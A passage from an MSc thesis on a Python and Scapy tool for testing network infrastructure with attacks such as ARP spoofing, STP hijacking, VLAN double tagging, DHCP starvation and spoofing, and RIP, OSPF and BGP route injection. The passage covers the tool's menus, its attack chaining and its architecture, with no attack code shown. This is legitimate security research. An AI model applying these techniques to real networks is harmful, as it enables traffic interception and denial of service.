



Cyber Security Attacks to the Network Infrastructure

Duarte Simões Matias

Thesis to obtain the Master of Science degree in
Telecommunications and Informatics Engineering

Supervisor: Prof. Rui Jorge Morais Tomaz Valadas

Examination Committee

Chairperson: Prof. Ricardo Jorge Fernandes Chaves
Supervisor: Prof. Rui Jorge Morais Tomaz Valadas
Members of the Committee: Prof. António Nogueira

November 2022

Acknowledgments

I would like to thank my supervisor, Prof. Rui Valadas, for all the guidance and helpful insight he has provided me with during the process of researching, development, and writing this dissertation.

I would like to thank my father and my mother for supporting me, both financially and emotionally, during all these years. I would also like to thank my brother and the remainder of my family, for all the motivation and support they have given me.

Last but not least, I would like to thank my friends for their support during the past years.

Thank you all very much.

Abstract

Cybersecurity has been evolving at an incredible speed in the last two decades, with the number of software vulnerabilities reported daily increasing at a fast pace. Creating secure software is so important that most companies changed from a DevOps model to a DevSecOps model where security experts are incorporated into the software development teams.

But while securing the software itself is important, securing the underlying layers that run that software is also crucial. One such layer is the so-called network infrastructure, comprised of devices like routers and switches. The devices tend to be running protocols that were created decades ago, some of them having their first specifications as old as the Internet itself, meaning they were created in an era where security was not a primary concern. While many of these have had updates over the past years to bring them up to standards, many entities continue utilizing obsolete versions of them.

While some small and simple tools exist as a proof-of-concept for these attacks, there is no single tool out there that combines all kinds of attacks that can be launched against the network infrastructure.

In this MSc dissertation, we built a tool that provides a variety of attacks to test the security of the network infrastructure. The tool is built utilizing the Python programming language and one of its libraries, Scapy. It runs in a Docker container and therefore is easy to install and deploy in a variety of environments.

The tool supports attacks against protocols related to the OSI model layer 2 (ARP, Switches, STP, VLAN, DHCP), IPv4 routing protocols (RIP, OSPF, BGP), and others like DNS and ICMP, while also maintaining extensibility for extra attacks and protocols to be easily added.

This MSc dissertation was supported by Instituto de Telecomunicações.

Keywords

Network Infrastructure; Routing Protocols; Cyber Security; Python; Scapy;

Index

Contents

Acknowledgments	1
Abstract	2
Keywords	2
Index	3
List of Figures.....	5
List of Tables	8
List of Acronyms and Abbreviations	9
1. Introduction	12
1.1. Introduction	12
1.2. Objectives.....	12
1.3. Contributions.....	12
1.4. Report Structure.....	13
2. User interface	13
2.1. Installation.....	13
2.2. Core concepts.....	13
2.2.1. Function category, layer, and type	13
2.2.2. Chain.....	14
2.3. User Interface.....	14
2.3.1. Starting the tool.....	14
2.3.2. Main Menu	14
2.3.3. Select Interface.....	15
2.3.4. Import configurations.....	15
2.3.5. Show Current Chain.....	15
2.3.6. Add Function	15
2.3.7. Remove Function.....	16
2.3.8. Run Chain	16
2.3.9. Function Help	16
3. Software Overview.....	16
3.1. Directory structure	18
3.2. Attack file structure.....	18
3.3. YAML File structure	19
3.4. Program Code.....	19
3.4.1. Main code.....	19
4. Attacks to layer 2	24
4.1. Introduction	24
4.2. Attacks and Testing	24
4.2.1. CAM Overflow	24
4.2.2. ARP Spoofing	26
4.2.3. STP Root Bridge Hijacking.....	29
4.2.4. STP Conf BPDU DoS	32
4.2.5. STP TCN BPDU DoS	34
4.2.6. STP Eternal Root Bridge Election	36
4.2.7. STP Root Bridge Disappearance	37
4.2.8. VLAN Double Tagging	39
4.2.9. VLAN DTP Negotiation.....	41
4.2.10. PVLAN Proxy	43
4.2.11. DHCP Starvation	45

4.2.12.	DHCP Spoofing.....	47
5.	Attacks to RIP.....	49
5.1.	Introduction.....	49
5.2.	Attacks and Testing.....	50
5.2.1.	RIP Route Injection.....	50
5.2.2.	RIP Request DoS.....	53
6.	Attacks to OSPF.....	56
6.1.	Introduction.....	56
6.2.	Attacks and Testing.....	57
6.2.1.	Remote False Adjacency.....	57
6.2.2.	Single Path Injection.....	64
6.2.3.	Max Age LSA.....	68
6.2.4.	Sequence Increment Attack / Seq++ Attack.....	71
6.2.5.	Max Sequence Number LSA / Max Seq# Attack.....	74
6.2.6.	Disguised LSA.....	75
7.	Attacks to BGP.....	80
7.1.	Introduction.....	80
7.2.	Attacks and Testing.....	80
7.2.1.	BGP Route Injection.....	81
8.	Attacks on other protocols.....	85
8.1.	ICMP.....	85
8.1.1.	ICMP Flood.....	86
8.1.2.	ICMP Redirection.....	86
8.2.	DNS.....	89
8.2.1.	DNS Spoofing.....	90
9.	Conclusion and further work.....	92
10.	References.....	93
Appendix A.	Testing Environment.....	94
Appendix B.	OSPF YAML File Options.....	95
Appendix C.	RIP and BGP YAML File Options.....	96
Appendix D.	Main program auxiliary functions.....	97
Appendix E.	Auxiliary Functions and Data Structures.....	99
Appendix F.	OSPF Auxiliary Function Code.....	103

List of Figures

Figure 1 – Main menu.....	14
Figure 2 – Select Interface submenu	15
Figure 3 – Import configurations, protocol selection	15
Figure 4 – Import configurations, file selection	15
Figure 5 – Help string example	16
Figure 6 – Directory structure overview.....	18
Figure 7 – Example attack definition	19
Figure 8 – Program Start.....	20
Figure 9 – main() function, first segment	20
Figure 10 – main() function, second segment	20
Figure 11 – main() function, third segment.....	20
Figure 12 – showChain() function.....	21
Figure 13 – addItemToChain() function.....	21
Figure 14 – removeFromChain() function	21
Figure 15 – runChain() function.....	21
Figure 16 – importData() function.....	22
Figure 17 – file_selector() function	22
Figure 18 – import_confs() function.....	22
Figure 19 – selectInterface() function	22
Figure 20 – showFunctionHelp() function	23
Figure 21 – selectAttack() function, section 1	23
Figure 22 – selectAttack() function, section 2	23
Figure 23 – CAM Overflow attack code	25
Figure 24 – CAM Overflow Test Topology	25
Figure 25 – CAM Overflow packet capture in eth0	25
Figure 26 – CAM Overflow packet capture in PC2's e0	26
Figure 27 – ARP Spoofing function code, section 1	26
Figure 28 – ARP Spoofing function code, section 2	27
Figure 29 – ARP Spoofing function code, section 3	27
Figure 30 – ARP Spoofing, capture 1 on attacker's eth0 interface	28
Figure 31 – ARP Spoofing, capture 2, packet 23 on attacker's eth0 interface	28
Figure 32 – ARP Spoofing, capture 2, packet 26 on attacker's eth0 interface	28
Figure 33 – STP Root Bridge MitM function, section 1.....	30
Figure 34 – STP Root Bridge MitM function, section 2.....	30
Figure 35 – STP Root Bridge MitM function, main_coro().....	30
Figure 36 – STP Root Bridge MitM function, bridge_wrapper ()	31
Figure 37 – STP Root Bridge MitM function, bridge_func().....	31
Figure 38 – STP Root Bridge MitM function, hijack_coro()	31
Figure 39 – STP Root Bridge MitM test topology	31
Figure 40 – STP Root Bridge MitM, capture at attacker's eth0 interface.....	32
Figure 41 – STP Root Bridge MitM, capture packet nr. 26	32
Figure 42 – STP Root Bridge MitM, capture on attacker's eth0 interface, filter by ICMP	32
Figure 43 – STP Conf BPDU DoS function code, section 1	33
Figure 44 – STP Conf BPDU DoS function code, section 2	33
Figure 45 – STP Conf BPDU DoS capture at attacker's eth0 interface.....	34
Figure 46 – STP Conf BPDU DoS, print of Sw2's console during the attack.....	34
Figure 47 – STP TCN BPDU DoS function code	35
Figure 48 – STP TCN BPDU DoS capture at attacker's eth0 interface.....	35
Figure 49 – STP Eternal Root Bridge Election function code	36
Figure 50 – STP Eternal Root Bridge Election, spanning tree information	37
Figure 51 – STP Eternal Root Bridge Election, capture at attacker's eth0 interface	37
Figure 52 – STP Root Bridge Disappearance function code.....	38
Figure 53 – STP Root Bridge Disappearance, capture at attacker's eth0 interface	39
Figure 54 – VLAN double tagging function code	40

Figure 55 – VLAN Double Tagging test topology	40
Figure 56 – VLAN Double Tagging, packet capture in R4’s f0/0 interface	40
Figure 57 – VLAN Double Tagging, packet capture in R1’s f1/0 interface	40
Figure 58 – VLAN Double Tagging, packet capture in the attacker’s eth0 interface	41
Figure 59 – DTP Negotiation function code.....	42
Figure 60 – DTP Negotiation, Sw1’s Gi0/2 state before the attack	42
Figure 61 – DTP Negotiation Test Topology	42
Figure 62 – DTP Negotiation capture at eth0 interface.....	43
Figure 63 – DTP Negotiation, Sw1’s Gi0/2 state after the attack	43
Figure 64 – PVLAN Proxy function code	44
Figure 65 – PVLAN Testing Topology	45
Figure 66 – PVLAN Proxy capture in eth0 interface	45
Figure 67 – PVLAN Proxy capture in R2’s f0/0 interface.....	45
Figure 68 – DHCP Starvation function code	46
Figure 69 – DHCP Starvation test topology	47
Figure 70 – DHCP Starvation, error on PC	47
Figure 71 – DHCP Starvation capture at R1’s f0/0 interface	47
Figure 72 – DHCP Spoofing, “BOOTP_am_en” class code	48
Figure 73 – DHCP Spoofing, “DHCP_am_en” class code	48
Figure 74 – DHCP Spoofing function code.....	48
Figure 75 – DHCP Spoofing test topology.....	49
Figure 76 – DHCP Spoofing, capture at attacker’s eth0 interface	49
Figure 77 – RIP Route Injection function code	51
Figure 78 – RIP Route Injection, “_RIP_parse_routes” auxiliary function	51
Figure 79 – RIP Route Injection test topology	51
Figure 80 – RIP Route Injection, “rip_injection.yml” configuration file	51
Figure 81 – RIP Route Injection, capture at attacker’s eth0 interface.....	52
Figure 82 – RIP Route Injection, routing tables of R1 (top) and R2 (bottom).....	52
Figure 83 – RIP Route Injection (Targeted) capture at attacker’s eth0 interface	53
Figure 84 – RIP Route Injection (Targeted), routing tables of R1 (top) and R2 (bottom)	53
Figure 85 – RIP_request_DoS function.....	54
Figure 86 – RIP Request DoS test topology	54
Figure 87 – RIP Request DoS, capture at attacker’s eth0 interface.....	55
Figure 88 – RIP Request DoS, capture at PC1’s e0 interface	55
Figure 89 – Remote False Adjacency, example attacker positions in the network	58
Figure 90 – OSPF Remote False Adjacency main function code.....	59
Figure 91 – OSPF Remote False Adjacency, _ospf_loop_hello coroutine code.....	59
Figure 92 – OSPF Remote False Adjacency, _dbd_coro section 1	60
Figure 93 – OSPF Remote False Adjacency, _dbd_coro section 2	60
Figure 94 – OSPF Remote False Adjacency, _dbd_coro section 3	60
Figure 95 – OSPF Remote False Adjacency, _dbd_coro section 4	61
Figure 96 – OSPF Remote False Adjacency test topology.....	61
Figure 97 – OSPF Remote False Adjacency imported routing information	62
Figure 98 – OSPF Remote False Adjacency capture at R1’s f0/1 interface.....	63
Figure 99 – OSPF Remote False Adjacency frame 419	63
Figure 100 – OSPF Remote False Adjacency frame 451	63
Figure 101 – OSPF Remote False Adjacency frame 453	63
Figure 102 – OSPF Remote False Adjacency frame 454	63
Figure 103 – OSPF Remote False Adjacency frame 455	64
Figure 104 – OSPF Remote False Adjacency frame 463	64
Figure 105 – OSPF Remote False Adjacency routing table at R1	64
Figure 106 – OSPF SPI function code.....	66
Figure 107 – OSPF SPI test topology.....	66
Figure 108 – OSPF SPI YAML config	66
Figure 109 – OSPF SPI capture at R1’s f0/1 interface	67
Figure 110 – OSPF SPI R5’s routing table.....	67
Figure 111 – OSPF Max Age LSA function code	69

Figure 112 – OSPF Max Age LSA test topology	69
Figure 113 – OSPF Max Age LSA configuration file	69
Figure 114 – OSPF Max Age LSA capture at attacker’s eth0 interface	70
Figure 115 – OSPF Max Age LSA capture at R1’s f0/0 interface	71
Figure 116 – OSPF Max Age LSA, fightback LSA sent by R1	71
Figure 117 – OSPF Max Age LSA, OSPF database at R3	71
Figure 118 – OSPF Seq++ function code	72
Figure 119 – OSPF Seq++ capture at attacker’s eth0 interface	73
Figure 120 – OSPF Seq++ capture at R1’s f0/0 interface	73
Figure 121 – OSPF Seq++ first fightback LSA from R1	73
Figure 122 – OSPF Seq++, R3’s OSPF database.....	74
Figure 123 – OSPF Max Seq# function code	75
Figure 124 – OSPF Max Seq# attack, OSPF database at R2	75
Figure 125 – OSPF Max Seq#, capture at R1’s f0/0 interface	75
Figure 126 – OSPF Disguised LSA function code, section 1	77
Figure 127 – OSPF Disguised LSA function code, section 2	77
Figure 128 – OSPF Disguised LSA function code, section 3	77
Figure 129 – OSPF Disguised LSA function code, section 4	77
Figure 130 – OSPF Disguised LSA function code, section 5	77
Figure 131 – OSPF Disguised LSA function code,.....	77
Figure 132 – OSPF Disguised LSA function code, _ospf_sniff function.....	77
Figure 133 – OSPF Disguised LSA function code, _ospf_reset_lsu_checksum function.....	78
Figure 134 – OSPF Disguised LSA function code, _ospf_bruteforce_checksum function	78
Figure 135 – OSPF Disguised LSA test topology.....	78
Figure 136 – OSPF Disguised LSA, capture at attacker’s eth0 interface	79
Figure 137 – OSPF Disguised LSA, capture at R6’s f0/0 interface showing the fightback LSA.....	80
Figure 138 – OSPF Disguised LSA, OSPF database at R4.....	80
Figure 139 – BGP Route Injection function code, socket creation	82
Figure 140 – BGP Route Injection function code, BGP OPEN	82
Figure 141 – BGP Route Injection function code, BGP UPDATES.....	82
Figure 142 – BGP Route Injection function code, idle after injection	82
Figure 143 – BGP YAML file example.....	83
Figure 144 – BGP Route Injection function code, “_BGP_parse_path_attr”	83
Figure 145 – BGP Route Injection function code, “_BGP_parse_nlri”	83
Figure 146 – BGP Route Injection test topology.....	84
Figure 147 – BGP Route Inject test, UPDATE message parameters	84
Figure 148 – BGP Route Injection, capture at R1’s f0/0 interface	85
Figure 149 – BGP Route Injection, second UPDATE message sent by the attacker	85
Figure 150 – BGP Route Injection, R1’s routing table after the attack.....	85
Figure 151 – ICMP Flood function code.....	86
Figure 152 – ICMP Redirection function code, section 1.....	87
Figure 153 – ICMP Redirection function code, section 2.....	87
Figure 154 – ICMP Redirection test topology.....	88
Figure 155 – ICMP Redirection packet capture at attacker’s eth0 interface.....	88
Figure 156 – ICMP Redirection capture packet 9	88
Figure 157 – ICMP Redirection capture packet 14	89
Figure 158 – ICMP Redirection capture packet 17	89
Figure 159 – ICMP Redirection packet capture 18	89
Figure 160 – ICMP Redirection packet capture 19	89
Figure 161 – DNS Spoofing function code	90
Figure 162 – DNS Spoofing, packet_handler function code	91
Figure 163 – DNS Spoofing test topology	91
Figure 164 – DNS Spoofing YAML config file	91
Figure 165 – DNS Spoofing capture at attacker’s eth0 interface	91
Figure 166 – parseArgs() function	97
Figure 167 – setupVars() function, first section	97
Figure 168 – setupVars() function, second section	98

Figure 169 – setupVars() function, third section	98
Figure 170 – type_wrapper() function	99
Figure 171 – Attack type, category, and layer enums	100
Figure 172 – Multicast IP to MAC address conversion in send_l3_single() function	101
Figure 173 – Exit Signal flag verification	101
Figure 174 – pcap_dump function.....	102
Figure 175 – _ospf_parse_lsu function code.....	103
Figure 176 – _parse_lsa function code, section 1	104
Figure 177 – _parse_lsa function code, section 2	104

List of Tables

Table 1 – CAM Overflow Test Addressing Scheme	25
Table 2 – ARP Spoofing, MAC addresses	28
Table 3 – DTP Negotiation outcomes	41
Table 4 – DHCP Spoofing test attack parameters.....	49
Table 5 – RIP Route Injection addressing information	51
Table 6 – RIP Request DoS test addressing information	54
Table 7 – OSPF Remote False Adjacency IP addressing information.....	62
Table 8 – OSPF SPI IP addressing information	67
Table 9 – OSPF Max Age LSA test addressing information	69
Table 10 – OSPF Disguised LSA IP addressing information.....	78
Table 11 – ICMP Redirection addressing information	88
Table 12 – Cisco Software Images	94
Table 13 – OSPF Main YAML keys.....	95
Table 14 – OSPF LSA YAML keys	95
Table 15 – OSPF Router LSA Link keys	95

List of Acronyms and Abbreviations

Abbreviation	Full Description
ABR	Area Border Router (OSPF)
ARP	Address Resolution Protocol
AS	Autonomous System
ASBR	Autonomous System Border Router (OSPF)
ASN	Autonomous System Number
BGP	Border Gateway Protocol
BOOTP	Bootstrap Protocol
BPDU	Bridge Protocol Data Unit
CAM	Content Addressable Memory
CDP	Cisco Discovery Protocol
CLI	Command-line Interface
CPU	Central Processing Unit
DBD	Database Description (OSPF)
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DNSSEC	Domain Name System Security Extensions
DR	Designated Router (OSPF)
DTP	Dynamic Trunking Protocol
eBGP	External BGP
EIGRP	Enhanced Internal Gateway Routing Protocol
GRE	Generic Routing Encapsulation
GUI	Graphical User Interface
iBGP	Internal BGP
ICMP	Internet Control Message Protocol
ID	Identifier
IDS	Intrusion Detection System
IGMP	Internet Group Management Protocol
IO	Input/Output
IP	Internet Protocol
IPSEC	IP Secure
IS-IS	Intermediate System to Intermediate System
JSON	JavaScript Object Notation
LAN	Local Area Network
LLC	Logical Link Control
LS	Link State (OSPF)
LSDB	Link State Database (OSPF)
LSA	Link State Advertisement (OSPF)
LSAck	Link State Acknowledgment (OSPF)
LSU	Link State Update (OSPF)
MAC	Media Access Control
MED	Multi-Exit Discriminator (BGP)
NAT	Network Address Translation
NDP	Neighbor Discovery Protocol

NSSA	Not-so-stubby Area (OSPF)
NTP	Network Time Protocol
OS	Operative System
OSI	Open Systems Interconnection
OSPF	Open Shortest Path First
PC	Personal Computer
PPP	Point-to-Point Protocol
PVLAN	Private Virtual LAN
RFC	Request for Comments
RIP	Routing Information Protocol
SPF	Shortest Path First
STP	Spanning Tree Protocol
TCN	Topology Change Notification (STP)
TCP	Transmission Control Protocol
TLD	Top-Level Domain (DNS)
TLS	Transport Layer Security
TTL	Time-to-live
UDP	User Datagram Protocol
VLAN	Virtual LAN
VM	Virtual Machine
VPCS	Virtual PC Simulator
VPN	Virtual Private Network
VTP	VLAN Trunk Protocol
XML	eXtensible Markup Language
YAML	YAML Ain't Markup Language

1. Introduction

1.1. Introduction

Nowadays society is progressively increasingly dependent on Internet access to function properly. Be it in healthcare, finance, or entertainment, every business has a certain degree of reliance on the Internet to operate smoothly. As such, the need to secure systems and networks from unwanted access by external individuals has also increased, with security researchers having a crucial role in finding and reporting exploits that can lead to security breaches.

However, most entities still focus on exploiting software vulnerabilities present on endpoint machines, such as desktops and servers, and forget that there's another point of failure in the enormous organism that is the Internet: the network infrastructure, devices like routers and switches, which carry information from endpoint to endpoint, or services like DNS and DHCP, that simplify the overall experience of utilizing the Internet. Devices like these are vital for the Internet to function smoothly.

While a lot of different tools exist to find and exploit software vulnerabilities in endpoints, the same cannot be said for the network infrastructure. In fact, the list of tools to test protocol vulnerabilities for this infrastructure is comparatively shorter, with each tool performing a much smaller number of tests than their endpoint counterparts.

Tools like arpspoof and macof, part of the dsniff suite [1], which only perform one type of attack, or yersinia [2], which contains related layer 2 attacks on STP and VLANs, or even ettercap [3], which is utilized in DHCP attacks and all forms of MitM attacks performed in a local network, are examples of tools that can test network infrastructure.

However, such tools are few and far between, and by looking at tools to perform route injection on various routing protocols one can conclude the list is even shorter, featuring names like vRIN [4], a route injection tool that performs the most basic of route injections, or OSV [5], an automated network testing tool that runs several fixed vulnerability checks on an OSPF network.

Moreover, these tools often offer a limited number of attack options, making it hard to launch customizable attacks, and often run into problems when an uncommon option is needed to perform the attack.

1.2. Objectives

This MSc dissertation aims to compile a list of known vulnerabilities for the protocols running on devices considered part of the network infrastructure, and then create a tool that allows the infrastructure to be tested against all these vulnerabilities while allowing the user to chain different attacks to be either carried out in succession or stacked on top of each other. The created tool must provide an extensible interface for extra attacks to be added in the future, and any attack must be coded in a way where a user can extract the attack code from the program files and be able to run it with minimal modifications.

1.3. Contributions

The contributions of this project include the development of a tool in Python, leveraging the Scapy library, for performing extensive testing in the network infrastructure. The tool provides freedom for the user to decide what tests to perform and in what order they are executed, giving the user control over all the details for each

test in a user-friendly interface. The user also has the ability to write customizable tests for their target topologies and import their configurations. Our tool provides an extensive repertoire of tests across different protocols to test various services in the network. The attack list includes attacks on protocols like ARP, STP, VLANs, DTP, DHCP, RIP, OSPF, BGP, DNS, and ICMP, as well as the layer 2 switches' CAM tables.

1.4. Report Structure

The report starts by exploring the developed user interface in Chapter 2, which also includes the installation procedure and explains some core concepts necessary for utilizing the tool.

Chapter 3 describes the software architecture of the tool. This includes programming language and libraries, the directory structure, and a code overview for the different functions.

Chapters 4 thru 8 describe the implemented attacks and include a description of the utilized topologies and how to reproduce the test.

Finally, in Chapter 9 we present our conclusions about the tool and the performed work.

2. User interface

This section contains details related to usability, from installation to general instructions on utilization.

2.1. Installation

The developed software is publicly available on the tool's GitHub repository [6], where it can be consulted.

A Docker image containing the developed tool is publicly available for download from the docker hub repository. To download and install it on the GNS3 environment, we simply need to open the GNS3 VM shell and execute the command "docker pull dsm43/network-testing-tool:latest" to download the docker image. After the download finishes, we need to create the machine in GNS3. To do this, in the GUI, we select Edit -> Preferences -> Docker containers and select "New". This will open the dialog to create the docker container. We can then select the docker image we just downloaded and select "next" until we reach the network adapters section, where we need to add an extra adapter for a total of two (this is necessary for some attacks). Every other configuration step can be skipped by selecting "next".

When connecting to the container, we are greeted by a terminal window. To start the tool from there, we use the command "python3 bin/main.py".

2.2. Core concepts

Two core concepts need to be explained before moving on to the software implementation: the concept of a function's category, layer, and type classification, and the concept of a "chain".

2.2.1. Function category, layer, and type

The positive aspect of being able to import many attacks due to the plugin design pattern can cause some issues when dealing with menu sizes, mainly when selecting a function to perform an attack. To reduce the

potentially big menu size, functions are filtered by three distinct characteristics related to the attack they implement.

First, a category, where they are separated into “Attacks” if their final goal is to affect a target or group of targets, or “Middleware” if they aim to serve as an enabler for more complex attacks to be conducted.

Second, a layer, related to which part of the network infrastructure they influence the most: layer 2 for local network-related attacks, layer 3 for routing protocols, and layer 4 for TCP, UDP, and ICMP-related attacks.

Finally, a type, where they are further divided by the type of effect they have on the infrastructure: for “Attacks” this can be a DoS, a MitM, or a Route Injection; while for “Middleware” this can only take the value “Wrapper”, as the currently implemented middleware only modify an existing packet by adding layers to it.

2.2.2. Chain

One of the initial ideas of the tool was to enable some attacks to be executed in succession: an example would be utilizing a layer 2 vulnerability to modify a packet’s structure to allow a routing protocol attack to be successful. This leads us to the concept of a “chain”.

A chain is, as the name implies, a list of attacks that are “chained” together and thus are executed in a row. This further unlocks the potential of some layer two attacks which by themselves are nothing special and also enables some layer 3 and 4 attacks to target a larger number of machines than initially available.

A prime example of this is the VLAN double tagging attack, a layer 2 VLAN attack whose full potential can only be unlocked when used in conjunction with other attacks: chain it with an ICMP flood and we can perform a DoS to a machine in a different VLAN, or chain it with a RIP Injection and we can inject routes if the domain routers are in a different VLAN.


2.3. User Interface

2.3.1. Starting the tool

To run the tool, we navigate to the application root directory and issue the command “python3 bin/main.py” from the terminal.

2.3.2. Main Menu

Once the program starts, and after the initial setup is completed, the user is greeted with the main menu containing several options (Figure 1). Navigation is performed utilizing numbers, i.e., for a user to select the ‘Add Function’ option, it would need to first type the number ‘2’ and then press the ‘Enter’ key.



```
Main Menu
1 - Show Current Chain
2 - Add Function
3 - Remove Function
4 - Run Chain
5 - Import Data
6 - Select interface
7 - Function Help
8 - Exit
>> |
```

Figure 1 – Main menu

To perform an attack, the user first needs to perform a series of required steps to supply the necessary information for the attack to function properly. There is no strict order in which these steps need to be fulfilled.

However, before launching the attack all these steps need to be completed. Necessary steps vary on a case-by-case basis and the steps for each of the implemented attacks are described in each attack’s testing section.

2.3.3. Select Interface

The recommended first step is to select an interface from which the attack should be launched. To do this the user can utilize the ‘Select interface’ menu, which will list and allow the user to select one of the available interfaces in the system (Figure 2). This sets the primary interface utilized by the program to carry on any attack.

Any extra interface that might need to be used in, for example, a MitM attack, is configured in a separate prompt after the user has selected such an attack.

```
Select an option

1 - lo
2 - eth0
3 - eth1
4 - Exit

>> █
```

Figure 2 – Select Interface submenu

2.3.4. Import configurations

Several attacks require additional parameters to function properly, namely route poisoning and injection attacks. These attacks not only may require enormous quantities of routing information, but they may also require other protocol-specific parameters. Thus, the Import Configurations submenu allows the user to browse and select a .yaml file to import from the configuration directory. Note that only routing information is imported this way, and any extra parameters like target IP addresses are input at a later stage, during the “Run Chain” phase.

The user is first prompted to choose what type of configuration they want to import, i.e., configurations for RIP, OSPF, or BGP (Figure 3). Then, for each protocol, the user can select one of the available files to import (Figure 4), after which the program will import the configurations and store them for later usage

```
Select an option

1 - OSPF LSU/LSA
2 - BGP Confs
3 - RIP Confs
4 - Exit

>> █
```

Figure 3 – Import configurations, protocol selection

```
Select an option

1 - bgp_route_injection.yaml
2 - Exit

>> █
```

Figure 4 – Import configurations, file selection

2.3.5. Show Current Chain

While not necessary to run the attack, the user can consult which attacks are currently selected by accessing the ‘Show Current Chain’ submenu. This menu will list the attacks from first to last added, allowing the user to confirm the state of the chain.

2.3.6. Add Function

To add a function to the current chain, the user must navigate a series of menus to filter the available functions, first by category (Attack, Middleware, ...), followed by the operating layer, and finally by type (DoS,

MitM, Wrapper function, ...). In the end, the user is prompted to select the desired function from a filtered list. The selection will then be added to the last position of the chain.

2.3.7. Remove Function

If a user wishes to remove a function from the chain, the 'Remove Function' submenu allows for that action to be conducted. The user simply selects the function from the presented list, and it gets removed from the chain.

2.3.8. Run Chain

The last step is to run the attack. This submenu launches the attack, first prompting the user for missing parameters, and running the function code responsible for crafting and sending packets.

2.3.9. Function Help

Every function can contain a docstring describing what its intended usage is. This submenu allows a user to select a function the same way the Add Function submenu does and will print the docstring to the user at the end. The docstring for attack functions has been formatted in a way that permits a user to understand what parameters are needed and which values they should have. Figure 5 shows an example of the help information for one of the implemented attacks, DHCP Spoofing.

```
Perform a DHCP Spoofing attack. Requires several arguments:
  arg      desc      example value
  pool     DHCP pool   192.168.1.128/25
  network  Base network address  192.168.1.0/24
  domain   Network domain name    localnet
  gw       Gateway IP address     192.168.1.1
  server_id DHCP Server IP address     192.168.1.1
  dns      DNS Server IP address  192.168.1.1
  renewal_time DHCP renewal time in secs  60
  lease_time DHCP lease time in secs  1800
Press ENTER to continue..
```

Figure 5 – Help string example

3. Software Overview

This section describes the details of the tool from a software standpoint.

The tool was created with the programming language Python 3 [7], an open-source interpreted programming language that functions as a scripting language that also supports features like classes to create robust object-oriented applications. With a vast selection of libraries, complex tasks can be performed with Python, from mathematical computations to network programming.

One of the many available Python modules is Scapy [8], a packet manipulation library that supports a large list of networking protocols and that is popular for being able to perform a vast collection of network attacks. Scapy allows a python program to simplify the creation and dissection of network frames and packets, effectively enabling a programmer to abstract low-level concepts like packet fields and paddings, as well as the act of sending and receiving such frames or packets.

A Docker version of our tool is available to facilitate the initial setup and remove any runtime differences that might cause problems. This also facilitates the distribution of the program since installation is reduced to a single

docker pull command from a remote repository, and it allows seamless integration with the GNS3 environment used for creating and simulating the test networks.

One of the challenges faced when developing the tool was the speed at which vulnerabilities appear nowadays: to keep up with new vulnerabilities, the tool's attack repertoire must be easily expandable, and as such a fitting program architecture must be chosen. One software design pattern that offers such a feature is the plugin design pattern, which has all implemented attacks defined in files separated from the main code. By utilizing this design pattern, the tool automatically finds and imports attack code, allowing a user to seamlessly interact with every loaded attack. The attacks themselves are all defined in files called "modules", and they must implement a common interface for loading and execution to function properly.

In order to allow a high number of attacks to be performed, a large number of different options must be included in the program. This can be done in one of two ways: by having the user specify how the program should behave before running it with command line arguments or by having the program present choices to the user in a menu-based application.

While the former reduces user interaction with the program once it starts running and allows for easy automation, it also makes it more complicated to start complex attacks as a high number of input arguments would be needed for chaining various functions.

The menu-based approach allows for less information to be presented to the user at the same time, leading to a less complicated interaction. However, automating the program becomes more complicated than with a command line argument approach and the amount of interaction between the user and the program also increases.

In the end, the menu-based application was chosen, mostly to prevent overloading a user with a large quantity of information before the program is running. The python library 'console-menu' is used to simplify the creation and utilization of those menus in a CLI environment.

In some cases, most notably in attacks against routing protocols, enormous quantities of routing information need to be sent to the tool. To prevent the user from having to manually input all the information, it was decided to utilize a data serialization language to store and import all the extra attack configurations. This language also needed to be human-readable since we wanted to avoid extra functions to manually import and serialize the data into a non-human-readable format. Out of the available choices, the decision was made to utilize the YAML [9] language. YAML is a minimalistic markup language often utilized to store program configurations and user data. It is similar to Python in the fact it utilizes indentation for variable nesting and hierarchy definition, and it also natively supports programming language concepts such as strings, floats, and dictionaries. YAML files are also easily converted to and from other data formats such as XML and JSON.

Since the YAML format is utilized to import attack information then an appropriate library must also be chosen to perform the task. Thus, the program also utilizes the 'pyyaml' library to deal with importing YAML data and parsing it to a dictionary format utilized by Python. This dictionary can then be further parsed by the program to extract the necessary information for each and every attack that needs the information.

To keep a record of the program functioning, the python 'logging' library is used to register all types of debugging information to a log file. This can be useful for development and debugging, as python debugging is not easy to perform in the testing environment.

Finally, and since some attacks require several parallel tasks to be run at the same time, the python 'asyncio' library is used to provide asynchronous and scheduled function execution. This allows different packets to be sent out via different interfaces at the same time (useful in some MitM scenarios) and even decouples packet sniffing from other tasks, allowing significant improvements in execution times. However, 'asyncio' won't work in some scenarios where blocking IO is necessary to be done in parallel with other tasks. In these cases, the built-in 'multiprocessing' library is utilized to create ('fork') a new process that will perform this blocking IO. Usage examples will be given in the appropriate attacks.

This chapter contains sections about the directory structure of the program, formats for the "module" files containing attack definitions, and the code of all the core program functions. Auxiliary functions and data structures are discussed in Appendix D and Appendix E.

3.1. Directory structure

The directory structure of the developed tool can be seen in Figure 6.

The root directory contains files related to git (.gitignore and .gitattributes), docker (Dockerfile), and python dependencies (dependencies.txt).

The bin directory houses all the program code and importable configuration files, as well as the program log file. Configuration files can be found under conf-examples where they are further organized depending on the protocol they are utilized for.

The bin directory also contains the program's entry point, main.py.

The other two folders contain auxiliary functions and libraries (libs) and every implemented attack (modules). The modules folder is further organized by attack layer, with every protocol having a dedicated file under the corresponding layer.




Figure 6 – Directory structure overview

3.2. Attack file structure

This section describes the structure of a python file containing attack functions. Figure 7 shows part of an attack file, *vlan.py*.

Every file containing functions to perform an attack starts with an import section, where all the necessary Scapy components are imported, as well as the necessary functions from *aux_funcs.py*, namely the 'type_wrapper' function and the attack descriptor enums ('attack_cat', 'attack_layer' and 'attack_type'), whose utilization is mandatory.

Functions follow a naming convention where any function prefixed by an underscore character ('_') is considered as an auxiliary by the main program and thus not shown to the user as a selectable attack.

